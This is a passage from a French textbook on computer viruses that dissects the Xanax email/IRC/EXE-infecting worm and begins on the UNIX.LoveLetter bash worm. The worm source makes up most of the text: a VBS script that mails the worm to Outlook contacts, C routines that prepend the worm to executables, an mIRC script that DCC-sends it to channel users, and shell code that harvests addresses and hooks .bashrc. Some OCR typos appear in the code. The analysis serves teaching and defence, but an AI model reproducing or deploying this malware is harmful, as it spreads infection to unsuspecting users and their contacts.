    ShellExecute(NULL, "open", "xanax.vbs", NULL, NULL,
                                              SW_SHOWNORMAL);
   }
 }
```

Après avoir créé la chaîne de caractère `C:\windows\wscript.exe`, désignant l'application Windows chargée de l'exécution des scripts en langage (VBS), le *Windows Scripting Host* (WSH), le ver effectue un test d'infection préalable (matérialisée par la présence d'un fichier `xanax.sys` ; voir plus loin). Si ce test est négatif, le processus continue par la création du script VBS destiné à propager l'infection par la messagerie électronique.

Le script VBS proprement dit (extrait ici du programme du ver) est le suivant :

```
On Error Resume Next
Dim xanax, Mail, Counter, A, B, C, D, E, F

' Association à l'application Outlook
Set xanax = CreateObject("outlook.application")

' Sélection de l'application de messagerie (MAPI)
Set Mail = xanax.GetNameSpace("MAPI")

' Pour toutes les listes d'adresses
For A = 1 To Mail.AddressLists.Count

' Sélectionner cette adresse
Set B = Mail.AddressLists(A)

' Initialisation d'un compteur
Counter = 1

' Création d'un mail
Set C = xanax.CreateItem(0)

' Pour toutes les adresses de la liste courante B
For D = 1 To B.AddressEntries.Count
```

```
' Sélectionner l'adresse à la position désignée
' par la valeur du compteur
E = B.AddressEntries(Counter)

' Ajouter cette adresse à la liste des destinataires
' du mail en cours de rédaction
C.Recipients.Add E

'Incrémenter le compteur
Counter = Counter + 1

' Si le compteur dépasse 1000 aller à la position
' désignée par le label next
If Counter > 1000 Then Exit For Next

' Ecriture du sujet du mail en cours de rédaction
C.Subject = "Stressed? Try Xanax!"

' Ecriture du texte (corps) du mail
C.Body = "Hi there! Are you so stressed that it makes you
ill? You're not alone! Many people suffer from stress, these
days. Maybe you find Prozac too strong? Then you NEED to try
Xanax, it's milder. Still not convinced? Check out the
medical details in the attached file. Xanax might change your
life!"

' Inclusion en attachement du fichier xanax.exe
C.Attachments.Add "C:\windows\system\xanax.exe"

' Effaçage du mail après envoi
C.DeleteAfterSubmit = True

' Envoi du mail
C.Send

E = ""
Next
Set F = CreateObject("Scripting.FileSystemObject")
F.DeleteFile Wscript.ScriptFullName
```

Ce script va procéder à l'infection proprement dite des messages électroniques (*emails*). C'est la raison pour laquelle ce ver est classé dans la catégorie des vers d'emails. L'usage de l'ingénierie sociale est, encore une fois, la clef de l'infection : l'utilisateur reçoit le message suivant (traduit) :

> *« Salut ! Souffrez-vous d'un syndrome aggravé de stress ? Vous n'êtes pas le seul ! Beaucoup de gens souffrent de la sorte, de nos jours. Peut-être trouvez-vous le Prozac trop fort ? Alors, vous DEVEZ utiliser le Xanax, il est plus léger. Toujours pas convaincu ? Lisez les données médicales dans le fichier en attachement. Le Xanax peut changer votre vie ! »*

Les personnes concernées par ce genre d'affection[23] seront tentées d'activer la pièce jointe (une copie exécutable du ver en réalité). Le ver sera ainsi lancé. Le lecteur notera, dans ce message, tous les ressorts de l'ingénierie sociale utilisés pour inciter chacun de ses destinaires à activer la pièce jointe.

Le script adressera un tel mail infecté à tous les contacts présents (dans une limite des 1000 premiers destinataires) dans toutes les listes d'adresses de l'utilisateur infecté.

10.4.2 Infection des fichiers exécutables

Le second mode d'action du virus, pour se propager, est l'infection des fichiers exécutables de type `EXE`. L'infection se fait par ajout ou recouvrement de code, en position initiale. Le programme principal se poursuit donc ainsi :

```
/* Déplacement dans le répertoire Windows */
_chdir(Buffer);
/* Si le fichier Expostrt.exe est absent  */
if(FileExists("Expostrt.exe") == false)
 {
  WIN32_FIND_DATA FindData;
  HANDLE FoundFile;

/* Création de la chaîne de caractères    */
/* désignant les cibles à infecter        */
  strcat(DirToInfect, Buffer);
  strcat(DirToInfect, "\\*.exe");
```

[23] De nos jours, qui ne l'est pas ; la prise de Prozac a pris, selon les médecins, des proportions inquiétantes surtout aux Etats-Unis, où il est donné très fréquemment aux enfants, pour les rendre moins turbulents.

```
/* Recherche d'une première cible          */
  FoundFile = FindFirstFile(DirToInfect, &FindData);

  if(FoundFile != INVALID_HANDLE_VALUE) {
/* Répéter ce qui suit tant qu'il existe  */
/* des cibles à infecter                  */
   do {
/* Ne pas traiter les répertoires         */
    if(FindData.dwFileAttributes &
                              FILE_ATTRIBUTE_DIRECTORY) { }
    else {
/* Récupération du répertoire d'installation de Windows */
     GetWindowsDirectory(Buffer,MAX_PATH);
/* Déplacement dans le répertoire système de Windows    */
     _chdir(Buffer);
     _chdir("system");

/* Création du chemin absolu du fichier cible en cours  */
     strcpy(hostfile, Buffer);
     strcat(hostfile, "\\");
     strcat(hostfile, FindData.cFileName);

/* Récupération des octets 19 et 20 de la cible         */
     VirCheck(hostfile);

/* Le tableau mark est initialisé avec << ny >> (signature) */
     strcpy(mark,"ny");

/* Vérification du nom de la cible, pas d'infection si  */
/* la quatrième lettre est un D                         */
     if(FindData.cFileName[3] != 'D') {
/* La première lettre est P, R, E, T, W, w, S, s ou si  */
/* la sixième lettre est un R                           */
     if(FindData.cFileName[0] != 'P') {
     if(FindData.cFileName[0] != 'R') {
     if(FindData.cFileName[0] != 'E') {
     if(FindData.cFileName[0] != 'T') {
     if(FindData.cFileName[0] != 'W') {
     if(FindData.cFileName[0] != 'w') {
```

```
      if(FindData.cFileName[5] != 'R') {
      if(FindData.cFileName[0] != 'S') {
      if(FindData.cFileName[0] != 's') {
/* Si le fichier n'est pas déjà infecté                    */
      if(checksum[1] != mark[1]) {

/* Duplication de la cible en un fichier temporaire        */
/* dénommé host.tmp                                        */
      strcpy(CopyHost, "host.tmp");
      CopyFile(hostfile, CopyHost, FALSE);

/* Remplacement de la cible par une copie du ver           */
      strcpy(Virus, argv[0]);
      CopyFile(FullPath, hostfile, FALSE);

/* Ajout du code de la cible au code du ver                */
        AddOrig(CopyHost, hostfile);
/* Suppression du fichier temporaire host.tmp              */
        _unlink("host.tmp");
       }}}}}}}}}}
     }
   }
 while(FindNextFile(FoundFile, &FindData));
 FindClose(FoundFile);
}
```

La présence du fichier exécutable `C:\windows\expostrt.exe` est d'abord testée et l'infection n'est réalisée qu'en cas d'absence de ce fichier. La raison d'un tel test n'est pas claire. Il s'agit probablement de s'assurer, dans un but de compatibilité, que l'environnement est au minimum Windows 98. En effet, seul Windows 95 utilise ce fichier (présent dans le fichier temporaire d'installation `Win95_28.cab`).

Le ver infecte ensuite tous les fichiers exécutables du répertoire `C:\windows`. Cependant, les programmes dont le nom commence par l'une des lettres suivantes : `P`, `R`, `E`, `T`, `W`, `w`, `S`, `s` sont épargnés, de même que ceux dont la quatrième lettre (respectivement la sixième) est « `D` » (respectivement « `R` »).

Le but est d'une part, de ne pas infecter certains programmes critiques ou essentiels pour Windows et ainsi limiter les risques de compromission et d'éradication du ver, et d'autre part, de limiter son pouvoir infectieux.

Dans le même d'ordre d'idée, le ver va lutter contre la surinfection des cibles potentielles par la recherche d'une signature caractéristique. Le code compilé du ver, dans sa version initiale (c'est-à-dire pour la primo-infection), contient la signature « `ny` », localisée au niveau des 19 et 20ème octets, comme indiqué dans les deux lignes suivantes produites à partir d'un éditeur hexadécimal :

```
0000000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
                                                MZ..............
0000000010  B8 00 6E 79 00 00 00 00 40 00 00 00 00 00 00 00
                                                ..ny....@.......
```

L'infection ne survient donc que si cette signature est absente dans chaque cible. Le ver procède à l'infection par ajout de code. Chaque exécutable infecté est alors constitué du code viral proprement dit, en tête de fichier, suivi du code de la cible.

10.4.3 Infection via les canaux IRC

Après avoir procédé à l'infection des fichiers exécutables du répertoire Windows, le ver *Xanax* va utiliser les connexions, via les canaux IRC (*Internet Relay Chat*), d'autres machines, pour les contaminer. C'est le troisième moyen utilisé par le ver pour se disséminer.

Les étapes principales sont les suivantes :

1. Le ver vérifie en premier lieu si un client IRC de Microsoft est installé sur la machine infectée. Cette vérification consiste à tenter d'ouvrir le fichier exécutable attaché à l'application (fichier `c:\mirc\mirc32.exe`).
2. Si ce client est présent, le ver se déplace dans le répertoire `c:\mirc\download\` et y infecte tous les exécutables présents, selon le mode précédent.
3. Enfin, le ver recherche le fichier de configuration `script.ini`, du client IRC, sur les unités de disque dur `C :, D :, E :` et `F :` et dans les répertoires `\mirc` et `\Program Files\mirc`. Une fois localisé, ce fichier est écrasé par un fichier de commande (via la procédure `ScriptFile`, voir la section 10.4.5) qui enverra une copie du ver à toute personne connectée à la machine en cours, via un canal IRC.

```
/* Si le client IRC Microsoft est installé */
if(FileExists("c:\\mirc\\mirc32.exe")) {
```

```
/* Le processus d'infection des exécutables  */
/* du répertoire c:\mirc\download intervient */
/* selon le mode précédent                   */
  FoundFile = FindFirstFile("c:\\mirc\\download\\*.exe",
                                            &FindData);

  if(FoundFile != INVALID_HANDLE_VALUE) {
   do {
    if(FindData.dwFileAttributes &
                          FILE_ATTRIBUTE_DIRECTORY) { }
    else {
     _chdir(Buffer);
     _chdir("system");

     strcpy(hostfile, "c:\\mirc\\download\\");
     strcat(hostfile, FindData.cFileName );

     VirCheck(hostfile);
     strcpy(mark,"ny");

     if(checksum[1] != mark[1]) {
       strcpy(CopyHost, "host.tmp");
       CopyFile(hostfile, CopyHost, FALSE);

       WriteVirus(Virus, hostfile);
       AddOrig(CopyHost, hostfile);
       _unlink("host.tmp");
      }
    }
   } while (FindNextFile(FoundFile, &FindData));
  FindClose(FoundFile);
 }
}
/* Fin d'infection des exécutables du répertoire */
/* c:\mirc\download                              */

/* Préparation de l'infection par les canaux IRC */
/* Modification des fichiers script.ini dans les */
/* répertoires \mirc et \Program Files du disque */
```

```
/* dur C:                                              */

/* Ouverture du fichier                                */
vfile = fopen("c:\\mirc\\script.ini","wt");
 if(vfile) {
/* Ecrasement du fichier par la procédure ScriptFile */
  ScriptFile();
  fclose(vfile);
 }
/* Opération identique sur le même fichier du          */
/* répertoire C:\Program Files                         */
vfile = fopen("c:\\PROGRA~1\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
/* Les mêmes opérations sont répétées sur le           */
/* disque dur D:                                       */
vfile = fopen("d:\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
vfile = fopen("d:\\PROGRA~1\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
/* Les mêmes opérations sont répétées sur le           */
/* disque dur E:                                       */
vfile = fopen("e:\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
vfile = fopen("e:\\PROGRA~1\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile):
```

```
 }
/* Les mêmes opérations sont répétées sur le     */
/* disque dur F:                                 */
vfile = fopen("f:\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
vfile = fopen("f:\\PROGRA~1\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
```

Cette partie de code peut encore être largement optimisée.

10.4.4 Action finale du ver

Une fois l'infection proprement dite réalisée, selon les trois axes qui viennent d'être décrits, le ver doit gérer la phase finale de son action, notamment dans le cas où le ver est exécuté depuis une machine déjà infectée. Deux cas sont possibles et censés être pris en compte par le ver :

- soit le lancement du ver se fait à partir d'un fichier exécutable infecté. Dans ce cas, le contrôle est redonné à l'hôte (ce dernier est débarrassé du code viral au moyen d'un fichier temporaire `hostfile.exe`).
- soit le ver est exécuté via la pièce jointe (exécutable du ver). Le fichier `winstart.bat` sert à leurrer l'utilisateur en affichant les informations médicales annoncées dans le corps du mail. Malheureusement, l'instruction de lancement est absente, d'où une limitation assez gênante pour le ver et un risque fort d'être détecté lors de la consultation de la pièce jointe. L'utilisation du fichier `winstart.bat` pour afficher ce message est le plus souvent inopérante[24]. Pour résoudre ce problème, le ver doit être en mesure de déterminer l'origine de son lancement : mail infecté ou exécutable infecté. Dans le premier cas, un script doit alors afficher le message voulu, une fois la phase d'infection réalisée.

[24] Le fichier `C :\windows\winstart.bat` est généralement utilisé par *Windows*, lors du démarrage, pour charger en mémoire des programmes résidents requis par ce système d'exploitation, et non utilisés par MS-DOS. On ne peut utiliser ce fichier pour afficher le message contenu dans le ver, comme l'ont montré différents tests.

```
/* Déplacement dans le répertoire d'installation */
/* de Windows                                    */
  _chdir(Buffer);

/* Ouverture du fichier winstart.bat et création */
/* d'un script d'affichage de message            */
  vfile = fopen("winstart.bat","wt");
  if(vfile) {
    fprintf(vfile,"@cls\n");
    fprintf(vfile,"@echo Do not take ........\n");
    ..........................................
    fclose(vfile);
   }

/* Ouverture du fichier xanax.sys et création   */
/* d'un fichier contenant la signature du ver   */
  vfile = fopen("xanax.sys", "wt");
  if(vfile)
   {
/* La signature et le copyright du ver          */
    fprintf(vfile, "Win32.HLLP.Xanax (c) 2001 Gigabyte\n");
    fclose(vfile);
   }

/* Création de la clef dans la base de registre */
  RegSetValue(HKEY_LOCAL_MACHINE, regkey, REG_SZ, regdata,
                                        lstrlen(regdata));

/* Création du chemin du fichier hostfile.exe   */
/* localisé dans le répertoire d'installation   */
/* de Windows.                                  */
  strcpy(RepairHost, Buffer);
  strcat(RepairHost, "\\system\\hostfile.exe");

/* Restauration du code exécutable sain avant   */
/* infection dans le cas du lancement du ver à  */
/* partir d'un hôte infecté                     */
  CopyOrig(Virus, RepairHost);
   chdir("system");
```

```
/* Passage de contrôle à l'hôte infecté          */
  if(FileExists(RepairHost))
   WinExec(RepairHost, SW_SHOWNORMAL);
/* Suppression du fichier hostfile.exe           */
   _unlink("hostfile.exe");
  }
 }
```

Le message (ici traduit en français) affiché par le ver est le suivant :

> *« N'utilisez pas ce médicament si vous prenez déjà de l'éthanol, du Buspar (buspirone), du TCA, des antidépresseurs, des narcotiques ou d'autres dépresseurs de type CNS. Cette combinaison peut accroître votre dépression. Ne prenez pas d'autres sédatifs, d'autres composés contenant de la benzodiazépine ou des somnifères avec ce médicament. Cette association pourrait être mortelle. Ne fumez pas et ne buvez pas non plus si vous utilisez le Xanax. L'alcool peut entraîner une baisse de tension artérielle et une baisse du rythme respiratoire, suffisantes pour sombrer dans l'inconscience. Le tabac et l'utilisation de marijuana peuvent augmenter les effets sédatifs du Xanax. »*

Le but de ce message est de leurrer l'utilisateur en lui faisant croire que la pièce jointe au mail infecté est réellement un message contenant des données médicales complémentaires concernant le *Xanax*. Le processus d'infection n'est donc pas soupçonné par le destinataire du mail.

Au final, cette dernière phase est entachée de plusieurs erreurs et bugs de programmation qui limitent soit l'action même du ver, soit son efficacité. Le code ne différencie pas la primo-infection (infection à partir d'une copie originale du ver ; dans ce cas la procédure `CopyOrig` peut poser des problèmes) d'une infection à partir d'un fichier déjà infecté. De plus, là encore, le code mérite d'être optimisé.

10.4.5 Procédures diverses

Les procédures suivantes sont utilisées par le ver pour effectuer des actions de base. Dans un souci d'exhaustivité et afin de faciliter la compréhension du lecteur, elles sont données ici, bien qu'il s'agisse de procédures en langage C tout à fait basiques, correspondant à des actions non moins basiques. Ces procédures sont au nombre de six (données ici dans l'ordre où elles interviennent pour la première fois dans le code du ver) :

- procédure `WriteVirus`. Elle réalise l'installation dans le répertoire système de Windows de la copie du ver sous le nom `xanax.exe` ;
- procédure `FileExists`. Elle a pour tâche de vérifier la présence ou non, d'un fichier dont le nom est donné ;
- procédure `VirCheck`. Elle a pour but de récupérer deux octets particuliers dans un fichier exécutable de type `EXE`, donné en argument, afin de vérifier la présence d'une infection antérieure ;
- procédure `AddOrig`. Elle copie le code d'un fichier à la suite du code d'un autre fichier ;
- procédure `ScriptFile`. Elle crée un fichier contenant un code d'infection via les canaux IRC ;
- procédure `CopyOrig`. Elle restaure un fichier infecté en éliminant le code viral situé en début de fichier.

Procédure `WriteVirus`

Dans cette procédure, un défaut relativement important existe : la gestion des erreurs n'est pas prise en charge. En particulier, cette fonction ne renvoie aucune valeur qui pourrait signaler au programme principal, qu'une erreur en écriture ou en ouverture est survenue. En conséquence, le programme principal poursuit l'exécution sans tenir compte de ces éventuels problèmes. Le ver aura alors une action limitée, dans le meilleur des cas, ou sera détecté prématurément dans le pire des cas (du point de vue de son auteur).

```
void WriteVirus(char SRCFileName[ ], char DSTFileName[ ])
 {
  FILE *SRC, *DST;
  char Buffer[1024];
  short Counter = 0;
  int v = 0;

/* Ouverture des fichiers (source et destination) */
/* En cas d'erreur, pas de traitement             */
  SRC = fopen(SRCFileName, "rb");
  if(SRC) {
   DST = fopen(DSTFileName, "wb");
   if(DST) {
/* Copie proprement dite du code viral            */
      for (v = 0; v < 33; v ++) {
      Counter = fread(Buffer. 1. 1024. SRC):
```

```
      if(Counter) fwrite(Buffer, 1, Counter, DST);
     }
    }
   }
  fclose(SRC);
  fclose(DST);
 }
```

Procédure `FileExists`

Cette procédure renvoie un booléen : vrai si le fichier existe (autrement dit, il a été possible de l'ouvrir) ou faux dans le cas contraire.

```
bool FileExists(char *FileName)
 {
  HANDLE Exists;

  /* Tentative d'ouverture du fichier */
  Exists = CreateFile(FileName, GENERIC_READ, FILE_SHARE_READ
                 | FILE_SHARE_WRITE, 0, OPEN_EXISTING, 0, 0);

  /* Si erreur (fichier absent)  */
  if(Exists == INVALID_HANDLE_VALUE)
  /* Retourner faux              */
  return false;
  /* Sinon le fichier existe     */
  CloseHandle(Exists);
  /* Retourner vrai              */
  return true;
 }
```

Procédure `VirCkeck`

Cette procédure récupère dans le fichier donné en argument les 19ème et 20ème octets et les place respectivement en première et seconde position du tableau `checksum[2]`, déclaré en variable globale.

```
void VirCheck(char SRCFileName[ ])
 {
  FILE *SRC;
  char Buffer[1];
```

```
  short Counter = 0;
  int v = 0;

/* Ouverture du fichier donné en argument */
  SRC = fopen(SRCFileName, "rb");
/* Si ouverture réussie */
  if(SRC)
   {
    for(v = 0; v < 19; v ++)
/* Lecture des 19 premiers octets         */
      Counter = fread(Buffer, 1, 1, SRC);

/* Le 19ème octet est mémorisé dans le    */
/* tableau checksum, 1ère position        */
    strcpy(checksum, Buffer);

/* Lecture du vingtième octet             */
    for (v = 0; v < 1; v ++)
      Counter = fread(Buffer, 1, 1, SRC);

/* et mémorisation dans le tableau        */
/* checksum, 2ème position                */
    strcat(checksum, Buffer);
   }
  fclose(SRC);
}
```

Procédure `AddOrig`

Cette procédure reçoit en argument deux fichiers : un fichier source dont le code doit être ajouté à la suite du code contenu dans le fichier destination. Elle réalise cette opération de copie en mode ajout. La gestion des erreurs est ici encore très limitée.

```
void AddOrig(char SRCFileName[ ], char DSTFileName[ ])
 {
  FILE *SRC, *DST;
  char Buffer[1024];
  short Counter = 0:
```

```
/* Ouverture du fichier source en lecture  */
  SRC = fopen(SRCFileName, "rb");
  if(SRC) {
/* Ouverture du fichier destination en écriture */
/* et en mode ajout (append)                    */
    DST = fopen(DSTFileName, "ab");
    if(DST) {
/* Copie du fichier source en fin de fichier    */
/* en fin de fichier destination, à la suite du */
/* code déjà présent                            */
      while(!feof(SRC)) {
        Counter = fread(Buffer, 1, 1024, SRC);
        if(Counter)
         fwrite(Buffer, 1, Counter, DST);
        }
      }
   }
  fclose(SRC);
  fclose(DST);
 }
```

Cela permet au ver *Xanax* de rajouter le code de chaque cible en cours d'infection, au code du ver. Ce dernier se trouve donc en tête du programme infecté.

Procédure `ScriptFile`

Cette procédure travaille sur un fichier dont le descripteur, `vfile`, est déclaré en variable globale et ouvert, en écriture, dans le programme principal.

La procédure écrit dans ce fichier le code mIRC permettant d'envoyer une copie du ver à toute personne communiquant via un canal infecté.

```
void ScriptFile()
 {
  GetWindowsDirectory(Buffer,MAX_PATH);
  fprintf(vfile,"[script]\nn0=ON 1:JOIN:#:{
   /if ( $nick == $me ) { halt }\nn1=/dcc send $nick");
  fprintf(vfile," %s%csystem%c%s\nn2=}\n", Buffer, 92,
                                        92, CopyName);
 }
```

Le code proprement dit est le suivant[25] :

```
[script]
n0=ON 1:JOIN:#:{ /if ( $nick == $me ) { halt }
n1=/dcc send $nick C:\windows\system\xanax.exe
```

Procédure `CopyOrig`

Deux arguments sont utilisés : un fichier source et un fichier destination. Le fichier source, dans le cas du ver *Xanax*, est un fichier exécutable infecté, constitué, dans l'ordre, des 33 kilo-octets du code viral, puis du code avant infection. Cette procédure a pour but de copier ce dernier dans le fichier destination.

```
void CopyOrig(char SRCFileName[ ], char DSTFileName[ ])
 {
  FILE *SRC, *DST;
  char Buffer[1024];
  short Counter = 0;
  int v = 0;

/* Ouverture du fichier source en lecture  */
  SRC = fopen(SRCFileName, "rb");
  if(SRC) {
/* Ouverture du fichier destination en     */
/* écriture                                */
    DST = fopen(DSTFileName, "wb");
    if(DST) {
/* Lecture des 33 premiers kilo-octets de  */
/* la source sans écriture dans le fichier */
/* destination                             */
     for(v = 0; v < 33; v ++) {
       Counter = fread(Buffer, 1, 1024, SRC);
       if(Counter) fwrite(Buffer, 0, 0, DST);
      }
```

[25] Le lecteur consultera le site `www.mirc.com/cmds.html` pour une description des commandes et de la syntaxe du langage mIRC. A noter que ce langage, assez simple à apprendre, est suffisamment complet pour permettre l'écriture de vers. Plusieurs dizaines de ces derniers ont ainsi été programmés dans ce langage. Leur canal d'infection est bien évidemment le canal IRC.

```
/* Copie du reste du fichier source dans */
/* le fichier destination                */
     while(!feof(SRC)) {
       Counter = fread(Buffer, 1, 1024, SRC);
       if(Counter) fwrite(Buffer, 1, Counter, DST);
       }
     }
   }
  fclose(SRC);
  fclose(DST);
 }
```

La gestion des erreurs est grandement perfectible et le code largement optimisable.

10.4.6 Conclusion

Le ver `Xanax`, qui vient d'être étudié, décrit bien les principaux modes d'action d'un ver d'emails. Ce ver utilise de plus d'autres axes pour augmenter sa virulence : canaux IRC et infection classique des fichiers exécutables de type `EXE`. C'est la tendance des vers récents de diversifier les techniques d'infection.

Cependant, ce ver présente des défauts qui permettront de le détecter facilement. Le plus important se manifeste par la présence des fichiers `C:\windows\winstart.exe` et `C:\windows\xanax.sys` qui suffisent à révéler l'infection par le ver. Il présente un manque patent de furtivité, qui lui est préjudiciable. D'autres bugs limitent fortement son action et son efficacité. Cela permet de comprendre pourquoi beaucoup de vers ou de virus, encore une fois, sont heureusement facilement détectés : les bugs qu'ils renferment les trahissent assez vite et concourrent à leur éradication par les antivirus, une fois que ces derniers ont intégré leurs caractéristiques.

10.5 Analyse du code du ver UNIX.LoveLetter

L'objet de ce chapitre est de montrer comment fonctionne un ver du type ILOVEYOU et combien ce type de ver est facilement transposable sous Unix, du moins en théorie. Le ver UNIX.LoveLetter souffre d'un défaut majeur qui le différencie nettement d'un ver comme ILOVEYOU. Ce défaut ne permet pas la propagation du ver, à moins de supposer que l'utilisateur, victime de ce ver, soit imprudent au-delà du sens commun. Cependant, la présentation

de ce ver permettra de comprendre comment fonctionne un code malveillant appartenant à la catégorie des vers dits d'emails, et ce, sans recourir à un langage autre que le langage C.

Le code que nous allons détailler a été trouvé sur Internet (malheureusement son auteur est inconnu) et est écrit en langage interprété de type *shell Bash*. Le listing complet du code est disponible sur le CDROM, accompagnant cet ouvrage. Enfin, ce code est donné tel quel, avec les quelques erreurs et coquilles présentes dans la version originale. Le lecteur pourra les corriger à titre d'exercice.

10.5.1 Variables et procédures

Le code commence par la déclaration de variables (la plus grande partie des commentaires d'en-tête ont été enlevés mais sont disponibles sur la version complète du CDROM) ; nos commentaires du code seront indiqués à la manière du code C (`/* ... */`), pour les distinguer de ceux, originaux, du langage shell :

```
#!/bin/sh
< commentaires descriptifs : omis ici >

/* Commentaires d'avertissements (traduction) */
# 0 = faux et 1 = vrai
# Attention ! Lorsque la variable qui suit est mise
# à 1, ce virus devient actif et peut endommager votre
# système et en infecter beaucoup d'autres
BE_VIRUS=0

PROG_DIR=~/loveletter
PROG_BIN_DIR=$PROG_DIR/bin
PROG_FILES_DIR=$PROG_DIR/files

README_FILE=$PROG_DIR/REAMDE
PROG_LOG_FILE=$PROG_DIR/log
BIN_PROG=$PROG_BIN_DIR/loveletter.sh

MAIL_FILES=".muttrc .mailrc"
MAIL_PROG=$PROG_BIN_DIR/sendmails.sh

DELETE_FILES="*.jpg *.mpg *.mpeg *.gif"
DELETE PROG=$PROG BIN DIR/rm.sh
```

Ces différentes variables définissent l'environnement d'action du ver : fichiers, répertoires et programmes que le ver va employer. Leur nom est suffisamment explicite et ne nécessite pas de plus amples explications sur leur rôle et signification.

La deuxième partie du code contient plusieurs procédures. Cela permet de disposer d'un code plus structuré donc plus lisible. En revanche, le code sera d'une taille un peu plus grande et cette structure permet de constituer des signatures intéressantes (voir exercices en fin de chapitre).

Procédure `log()`

Cette procédure affiche des messages dans le but de tracer l'activité, pas à pas, à la fois sur la sortie standard (écran) et dans un fichier de notarisation (fichier `log`), défini par la variable `PROG_LOG_FILE`. Dans notre cas, elle contient la chaîne de caractères `/loveletter/log`.

```
log() {
  echo $*
  echo $* >> $PROG_LOG_FILE
 }
```

Procédure `create_directories()`

Cette procédure crée les répertoires de travail du virus, et affiche un message pour chaque action.

```
create_directories() {
  mkdir $PROG_DIR
  mkdir $PROG_BIN_DIR
  mkdir $PROG_FILES_DIR

  log "Creating directory" $PROG_DIR
  log "Creating directory" $PROG_BIN_DIR
  log "Creating directory" $PROG_FILES_DIR
 }
```

Procédure `pos_bin()`

Cette procédure affiche un message de suivi d'activité, puis copie le code du ver (paramètre positionnel `$0`) dans le fichier `loveletter.sh` et lui attribue des droits adéquats (`rwxr-xr-x`) afin de permettre son activation par tous les utilisateurs (propriétaire, membres du groupe et autres utilisateurs).

```
pos_bin() {
  local pos

  pos=`pwd`

  log "Copying" $pos/$0 $PROG_BIN_DIR/loveletter.sh
  cp $pos/$0 $PROG_BIN_DIR/loveletter.sh
  chmod 755 $PROG_BIN_DIR/loveletter.sh
 }
```

Procédure `clean_old_stuff`

Elle efface tous les fichiers présents dans le répertoire de travail du virus `/loveletter`. Le but est de lutter contre des interférences avec un lancement antérieur du ver.

```
clean_old_stuff() {
  rm -rf $PROG_DIR
 }
```

Procédure `hook_into_startup()`

Cette procédure fonctionne différemment selon que le virus est activé (mode réel) ou non (mode test), c'est-à-dire selon la valeur de la variable virale `BE_VIRUS`. Dans le premier cas, le ver travaille directement sur le fichier système `.bashrc`, dans le deuxième cas il considère une copie de ce fichier (localisé dans le répertoire `/loveletter/files/`. Rappelons (voir section 9.3.1) que le fichier `.bashrc` est utilisé pour définir la configuration de l'environnement de l'utilisateur. Dans le cas présent, l'instruction de lancement du ver, `/loveletter/bin/loveletter.sh &` est ajoutée. Lors de la connexion de l'utilisateur, le ver sera automatiquement activé en mode arrière-plan.

```
hook_into_startup() {
  local bashrc

  /* Test de la variable BE_VIRUS */
  /* Le virus est-il en mode test ou pas ? */
  if test $BE_VIRUS -eq 0; then
    /* Si le virus est en mode test, on */
    /* travaille sur une copie du fichier .bashrc */
    cp ~/.bashrc $PROG FILES DIR
```

```
    bashrc=$PROG_FILES_DIR/.bashrc
  else
    /* Sinon on travaille sur le fichier */
    /* directement                       */
    bashrc=~/.bashrc
  fi

  /* Si le fichier .bashrc existe */
  /* et est de type régulier      */
  if test -f $bashrc; then
    /* Ajout d'une intruction de lancement  */
    /* du ver au début de la session shell  */
    log "Adding \"" $BIN_PROG "& \"to " ~/.bashrc
    echo $BIN_PROG "&" >> $bashrc
  fi
 }
```

Procédure `get_adresses()`

Grâce à cette procédure, le ver va récupérer différentes adresses, dans différents fichiers qui usuellement, sous Unix, sont susceptibles d'en contenir : les fichiers `.muttrc` et `.mailrc`, utilisés comme fichier de configuration, respectivement par les logiciels de messagerie `Mutt` et `exmh`. Une routine en langage *Perl* effectue cette extraction. De plus, le ver recherche d'autres adresses (routine en langage *Awk*) dans le fichier `/etc/passwd`. Progressivement, une liste d'adresses, contenue dans la variable `adresses` est établie. Enfin, le virus crée un script d'infection, nommé `sendmails.sh`, contenant des instructions d'envoi de mail infecté à chacune des adresses collectées. Le sujet du mail est `I LOVE YOU` et le corps du message contient le code viral.

```
get_adresses() {
   local f
   local a
   local adresses

   log "Getting email adresses"

   /* pour les fichiers contenus  */
   /* dans la variable MAIL_FILES */
   for f in $MAIL_FILES; do
     /* Si le fichier existe    */
```

```
    /* et est de type régulier */
    if test -f $f; then
      /* Routine en langage Perl */
      /* de recherche d'adresses */
      /* email contenues dans    */
      /* les fichiers            */
      a=`perl -e 'open( INFILE, "'$f'" );
                    foreach( <INFILE> ) {
                      if( /^alias/i )  {
                        s/(.*[\"\< ])([\w\-\.]+@[a-zA-Z0-
                                        9\.\-_]+)(.*$)/$2/;
                        print "$_";
                      }
                    }
                  close( INFILE );'`
      /* Actualisation de la liste d'adresses */
      adresses="$adresses $a"
    fi
done

/* Recherche d'adresses dans le fichier */
/* /etc/passwd */
# names of other users on the system
a=`awk 'BEGIN{ FS=":"} { print $1 }' /etc/passwd`
/* Actualisation de la liste d'adresses */
adresses="$adresses $a"

/* Message de suivi d'action */
log "Creating sendmail file"

/* Création d'un script d'infection */
/* et attribution des droits en exécution */
echo "#!/bin/sh" >> $MAIL_PROG
chmod 755 $MAIL_PROG

/* Ajout pour chaque adresse, d'une */
/* instruction d'envoi d'un message */
/* infecté                          */
for a in $adresses: do
```

```
    echo 'mailx -s "I LOVE YOU" '$a' < '$BIN_PROG
                                        >> $MAIL_PROG
  done
 }
```

Procédure `send_virus()`

Elle procède à l'infection des adresses récoltées, par exécution du script `sendmails.sh`.

```
send_virus() {
  local n

  /* Détermination du nombre d'adresses */
  n=`awk 'END{ a=NR-1; print a }' $MAIL_PROG`

  /* Message de suivi d'action */
  log "Sending Virus to " $n "users"

  /* Si le virus est actif (mode test) */
  /* exécution du script d'infection */
  if test $BE_VIRUS -eq 1; then
    $MAIL_PROG
  fi
 }
```

C'est dans cette procédure (et dans celle qu'elle lance, à savoir, `get_adresses()`) que se situe le défaut majeur de ce ver (voir exercice). Ainsi écrit, le ver n'a aucune chance de se propager au-delà de la première victime.

Procédure `get_files()`

